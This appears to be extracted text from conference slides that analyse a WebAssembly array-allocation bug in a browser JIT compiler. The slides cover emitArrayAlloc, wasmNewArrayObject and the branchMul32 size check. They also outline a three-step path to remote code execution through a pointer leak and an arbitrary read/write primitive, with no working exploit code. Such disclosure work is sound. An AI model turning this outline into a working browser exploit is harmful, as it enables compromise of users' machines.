0x994fe0022cc **sub** ebx, 1
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0x994fe0022d4 **jg** 0x994fe0022cc <0x994fe0022cc>

Root Cause Analysis

```
template <bool ZeroFields>


bool BaseCompiler::emitArrayAlloc(uint32_t typeIndex, RegRef object,
                                  RegI32 numElements, uint32_t elemSize)
{
    // We eagerly sync the value stack to the machine stack here so as not to
    // confuse things with the conditional instance call below.
    sync();
    ...
    masm.wasmNewArrayObject(instance, object, numElements, typeDefData, temp,
&fail, elemSize, ZeroFields);
    ...
    return true;
}
```

The **emitArrayAlloc** function is responsible for generating code to allocate memory for the array.

In this function, the **wasmNewArrayObject** function is called.

Root Cause Analysis

`branchMul32` is used to calculate the total size of the array by multiplying **elemSize * numElements** and checking for overflow.



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
}
```

How To Exploit

Three steps:


1. Leak at least one pointer to a stack-related address
2. Obtain an array for arbitrary read/write operations
3. Arbitrary reads and writes, leading to RCE

Object Model




Leak the pointer

After creating two arrays...



Arbitrary reads and writes

After creating two arrays...



RCE DEMO

Callback issue in runtime support





Thanks!

Q&A